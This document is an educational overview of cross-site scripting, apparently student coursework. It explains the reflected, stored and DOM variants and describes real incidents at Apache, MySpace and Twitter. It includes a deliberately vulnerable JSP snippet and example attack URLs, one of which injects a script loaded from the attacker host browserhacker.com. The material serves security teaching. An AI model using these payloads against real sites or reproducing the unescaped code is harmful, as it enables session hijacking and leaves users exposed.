XSS

Cross-Site Scripting

Initiating Control: Godfather of attacks against users

The most prevalent web application vulnerability found in the wild.

2017

Anushika Chauhan

M.Tech Cyber Security

11/9/2017

Generally speaking, XSS occurs when untrusted content is processed and subsequently trusted for rendering by the browser. If this content contains HTML, JavaScript, VBScript, or any other dynamic content, the browser will potentially execute untrusted code.

Oberheide demonstrated the exploitation of an XSS flaw within the Android Web Market, as it was known at the time.

<https://jon.oberheide.org/blog/2011/03/07/how-i-almost-won-pwn2own-via-xss/>

When executed by a victim, the exploit would install arbitrary applications with arbitrary permissions onto their device.

There are varying classifications of XSS, but in broad terms, they impact either side of the browser/server relationship. The traditional Reflected XSS and Persistent XSS relate to flaws in the server-side implementation, whereas DOM XSS and Universal XSS exploit client-side vulnerabilities. Of course, you can even envision a hybrid where a partial flaw exists in the client and another partial flaw exists in the server. Individually, they might not be a security issue but together they create an XSS vulnerability.

**Reflected Cross-site Scripting**

Reflected XSS flaws are probably the most common form of XSS discovered. A Reflected XSS occurs when untrusted user data is submitted to a web application that is then immediately echoed back into the response, effectively *reflecting* the untrusted content in the page. The browser sees the code come from the web server, assumes it’s safe, and executes it. Like most XSS flaws, Reflected XSS is bound by the rules of the Same Origin Policy. This type of vulnerability occurs within server-side code.

An example of vulnerable JSP code is presented here:

<% String userId = request.getParameter("user"); %>

Your User ID is <%= userId %>

Abusing this flaw may be as trivial as visiting

http://browservictim.com/userhome.jsp?user=<iframe%20src=http://browserhacker.com/></iframe>.

When rendered, this would include an IFrame to browserhacker.com within the page.


Abusing the same flaw to introduce remote JavaScript into the browser can be performed by tricking a target into visiting

http://browservictim.com/userhome.jsp?user=<script%20src=http://browserhacker.com/hook.js></script>

When this URL is processed by the web application, it returns the <script> block back within the HTML. The browser, upon receiving this HTML, sees the <script> block and includes the remote JavaScript, which subsequently executes within the context of the vulnerable origin.

It is called *reflected* XSS because exploiting the vulnerability involves crafting a request containing embedded JavaScript that is reflected to any user who makes the request. The attack payload is delivered and executed via a single request and response. For this reason, it is also sometimes called *first*-*order* XSS.

**Exploiting the vulnerability:** Attacker capturing the session token of an authenticated user.

******

**Stored Cross-site Scripting**

This version arises when data submitted by one user is stored in the application (typically in a back-end database) and then is displayed to other users without being filtered or sanitized appropriately.


Stored (or Persistent) XSS flaws are similar to Reflected XSS except that the XSS is persisted in data storage within the web application. Subsequently, any visitors to the compromised site after the script has persisted will then execute the malicious code. For an attacker, this is a more attractive avenue for abuse because every time a user browses an affected page, the malicious code will execute without depending on crafted links or social engineering.

Stored XSS vulnerabilities are common in applications that support interaction between end users, or where administrative staff access user records and data within the same application.

Attacks against stored XSS vulnerabilities typically involve at least two requests to the application. In the first, the attacker posts some crafted data containing malicious code that the application stores. In the second, a victim views a page containing the attacker’s data, and the malicious code is executed when the script is executed in the victim’s browser. For this reason, the vulnerability is also sometimes called *second*-*order* cross-site scripting.


**Exploiting Vulnerability:**

Attacker can exploit a stored XSS vulnerability to perform the same session hijacking attack -



**DOM-Based XSS Vulnerabilities**

Document Object Model (DOM) XSS is a purely client-side form of XSS. This differs from both Reflected and Stored XSS in that the vulnerability exists only within client-side code, such as JavaScript.



**CASE STUDIES:**

In 2010, the Apache Foundation was compromised via a reflected XSS attack within its issue-tracking application. An attacker posted a link, obscured using a redirector service, to a URL that exploited the XSS flaw to capture the session token of the logged-in user. When an administrator clicked the link, his session was compromised, and the attacker gained administrative access to the application. The attacker then modified a project’s settings to change the upload folder for the project to an executable directory within the application’s web root. He uploaded a Trojan login form to this folder and was able to capture the usernames and passwords of privileged users. The attacker identified some passwords that were being reused on other systems within the infrastructure. He was able to fully compromise those other systems, escalating the attack beyond the vulnerable web application.

For more details on this attack, see this URL:

<http://blogs.apache.org/infra/entry/apache_org_04_09_2010>

In 2005, the social networking site MySpace was found to be vulnerable to a stored XSS attack. The MySpace application implements filters to prevent users from placing JavaScript into their user profile page. However, a user called Samy found a means of circumventing these filters and placed some JavaScript into his profile page. The script executed whenever a user viewed this profile and caused the victim’s browser to perform various actions with two key effects. First, the browser added Samy as a “friend” of the victim. Second, it copied the script into the victim’s own user profile page. Subsequently, anyone who viewed the victim’s profile would also fall victim to the attack. The result was an XSS based worm that spread exponentially. Within hours the original perpetrator had nearly one million friend requests. As a result, MySpace had to take the application offline, remove the malicious script from the profiles of all its users, and fix the defect in its anti-XSS filters.

For more details on this attack, see this URL:

https://motherboard.vice.com/en\_us/article/wnjwb4/the-myspace-worm-that-changed-the-internet-forever

In 2009, a web mail provider called StrongWebmail offered a $10,000 reward to anyone who could break into the CEO’s e-mail. Hackers identified a stored XSS vulnerability within the web mail application that allowed arbitrary JavaScript to be executed when the recipient viewed a malicious e-mail. They sent a suitable e-mail to the CEO, compromised his session on the application, and claimed the reward.

In 2009, Twitter fell victim to two XSS worms that exploited stored XSS vulnerabilities to spread between users and post updates promoting the website of the worms’ author. Various DOM-based XSS vulnerabilities have also been identified in Twitter, arising from its extensive use of Ajax-like code on the client side

For more details on these vulnerabilities, see the following URLs:

www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html